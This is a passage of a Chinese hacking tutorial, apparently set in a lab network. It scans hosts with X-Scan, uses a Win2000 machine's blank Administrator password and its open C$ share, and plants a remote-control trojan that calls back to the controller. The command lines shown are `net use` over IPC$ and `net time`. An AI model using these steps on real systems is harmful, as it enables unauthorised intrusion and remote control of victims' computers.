


图7

这里要着重说一下“字典文件设置”，选中“字典文件设置”后在右面会列出扫描各种信息时用到的各种字典文件，比如扫描FTP弱口令时用的就是weak_pass.dic这个字典文件，每个字典文件都可以用记事本打开并对它进行编辑，在字典文件上点右键就会看到“编辑”菜单，比如你可以向弱口令字典中添加某些新密码，如图9。一切设置完成后点“确定”就完成“扫描参数”的设置了。





图8

“这设置也太麻烦了吧。”

“没办法，谁让它功能多功能强呢，就像你吃一桌丰盛的菜一样，菜越多，菜做的越好吃，做菜的过程也就越麻烦，好在我

们可以进行扫描了，点那个绿色向右的“开始扫描”按钮就开始扫描了。首先加载“漏洞检测脚本”，加载完成后就会看到如图10所示的扫描界面，左面列出了扫描IP范围内的在线主机，右上角是扫描进度，看着一行行信息在软件右下部分滚过，心里好舒服呀。

扫描完成后会自动打开如图11所示的扫描报告，报告显示共发现4台存活主机，发现安全漏洞4个、安全警告7个、安全提示32个。其中4个漏洞都出在192.168.44.149这台Windows 2000 Professional主机上，因为其它主机的系统补丁都打到了2008年或2009年，只有Win2000系统上的补丁没打，而X-Scan的最后更新日期是20050718，自然只能在Win2000上发现漏洞了。192.168.44.149这台电脑的4个漏洞中有两个是NT-Server弱口令，分别是管理员用户Administrator的口令为空（没有）和Guest这个用户的密码为空，还有一个严重漏洞为MS03-039，它是可以远程溢出得到系统shell的，这里我就不演示了，因为我发现了更好利用的地方，看下面一段报告内容：



```
NetBios信息
[网络共享资源列表 Level 2]:
IPC$: 进程间通信(IPC$) - [远程 IPC] (System)
当前用户数 / 最大用户数:2/4294967295 访问许可 :
0x0000002e 进程间通信(IPC$) - 打开数:001 用户数:001 已连接:0 Minute 2 Sec.
192.168.44.129\ADMINISTRATOR
0x0000002f 进程间通信(IPC$) - 打开数:000 用户数:001 已连接:0 Minute 0 Sec.
192.168.44.129\ADMINISTRATOR
ADMIN$: 磁盘 - [远程管理] (System)
当前用户数 / 最大用户数:0/4294967295 访问许可:
路径: "C:\WINNT"
C$: 磁盘 - [默认共享] (System)
当前用户数 / 最大用户数:0/4294967295 访问许可:
路径: "C:\"
```

存在Win2000系统经典的共享漏洞，我在192.168.44.129这台Win2003系统中的“我的电脑”的地址栏中直接输入“\\192.168.44.149\c$”后回车，你猜我看到了什么，看到了192.168.44.149的c盘，如图12。

隐蔽共享存在，利用它我们就可以完全控制对方电脑上的文件了，看到有ipc$共享了吧，我们就用它给对方中个木马。我使用的木马是上兴远程控制软件2007共享版v4.5，虽然比较老，但Win2000电脑上并没有安装杀毒软件，我还怕什么呢？首先配置一个服务端，上线地址就写控制端所在的Windows2003系统的IP地址192.168.44.129，木马服务端的文件名我改为了6.exe，然后通过隐蔽共享传到对方的C:\WINNT\system32目录下，如图13。

接着在Windows2003系统中按Win+R调出运行框，输入cmd后回车，就打开了命令提示符，输入如下命令**net use \\192.168.44.149\ipc$ "" user:"Administrator"**建立一个非空连接，这样我们就可以在192.168.44.149上执行命令了，接着输入命令**net time \\192.168.44.149**看一下对方计算机上的时间，发现




图9




图10

